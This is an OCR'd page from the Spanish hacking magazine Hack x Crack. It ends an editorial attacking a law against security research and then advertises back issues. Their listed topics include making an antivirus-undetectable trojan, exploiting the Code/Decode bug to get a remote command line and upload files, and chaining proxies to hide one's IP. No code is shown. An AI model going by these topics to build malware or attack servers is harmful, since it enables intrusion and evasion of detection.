aparicin?... y, para colmo, te aseguro que esa informacin valdra mucho dinero... bienvenido al trfico de informacin. Y seamos un poco malos... venga... anmate, piensa un poco... quien tendra dinero para comprar esa informacin? ... Pues te aseguro que el software libre NO... pues eso... las empresas importantes, multinacionales y toda la pesca. Y si yo tengo una empresa de software millonaria y quiero quitar de en medio a mi competencia libre... pues con esa informacin y un programador suelto un gusano que fulmina por completo la credibilidad de ese software libre(mi competencia) que reduce mis ventas.paranoia?

Si cae en tus manos un buen libro de artes empresariales, ya me contars. En el mundo actual (en la esquina de tu calle) hay guerras y hay muertos, pero esta guerra no tiene bombas y los muertos no sangran... cada da las empresas luchan a muerte por sobrevivir y te aseguro que las hay perfectamente entrenadas para ELIMINAR a la competencia.Esta ley intenta ponernos las cadenas de la ignorancia, negarnos a la plebe el derecho a investigar y compartir nuestros conocimientos. Yo no pido mucho, simplemente quiero poder vivir tranquilo, sin miedos a leyes absurdas... Yo no soy un delincuente... Y tu?Gracias por leerme y aguantarme. Un abrazo a todos!!!AZIMUT, administrador del foro de **www.hackxcrack.com**



CONSIGUE LOS NÚMEROS ATRASADOS EN:


WWW.HACKXCRACK.COM



NÚMERO1:
- -CREA TU PRIMER TROYANO INDETECTABLE POR LOS ANTIVIRUS.
- -FLASHFXP: SIN LÍMITE DE VELOCIDAD.
- -FTP SIN SECRETOS: PASVMODE.
- -PORT MODE/PASV MODE Y LOS FIREWALL: LA UTILIDAD DE LO APRENDIDO.
- -TCP-IP:INICIACIÓN (PARTE 1).
- -EL MEJOR GRUPO DE SERVIDORES FTP DE HABLA HISPANA.
- -EDONKEY 2000 Y SPANISHARE.
- -LA FLECHA ÁCIDA.



NÚMERO 2:
- -CODE/DECODE BUG: INTRODUCCIÓN.
- -CODE/DECODE BUG: LOCALIZACIÓN DEL OBJETIVO.
- -CODE/DECODE BUG: LÍNEA DE COMANDOS.
- -CODE/DECODE BUG: SUBIENDO ARCHIVOS AL SERVIDOR REMOTO.
- -OCULTACIÓN DE IP: PRIMEROS PASOS.
- -LA FLECHA ÁCIDA: LA SS DIGITAL. AZNAR AL FRENTE DE LA SS DEL SIGLO XXI.



NÚMERO 3:
- -PROXY: OCULTANDO NUESTRA IP. ASUMIENDO CONCEPTOS.
- -PROXY: OCULTANDO NUESTRA IP. ENCADENANDO PROXIES.
- -PROXY: OCULTANDO NUESTRA IP. OCULTANDO TODOS NUESTROS PROGRAMAS TRAS LAS CADENAS DE PROXIES.
- -EL SERVIDOR DE HACKXCRACK: CONFIGURACIÓN Y MODO DE EMPLEO.
- -SALA DE PRACTICAS: EXPLICACIÓN.
- -PRÁCTICA 1ª: SUBIENDO UN ARCHIVO A NUESTRO SERVIDOR.
- -PRÁCTICA 2ª: MONTANDO UN DUMP CON EL SERV-U.
- -PRÁCTICA 3ª: CODE/DECODE BUG. LÍNEA DE COMANDOS.
- -PREGUNTAS Y DUDAS.



NÚMERO 7:
- PROTOCOLOS: POP3
- PASA TUS PELICULAS A DIVX III (EL AUDIO)
- PASA TUS PELICULAS A DIVX IV (MULTIPLEXADO)
- CURSO DE VISUAL BASIC: LA CALCULADORA
- IPHXC: EL TERCER TROYANO DE HXC II
- APACHE: UN SERVIDOR WEB EN NUESTRO PC
- CCPROXY: IV TROYANO DE PC PASO A PASO
- TRASTEANDO CON EL HARDWARE DE UNA LAN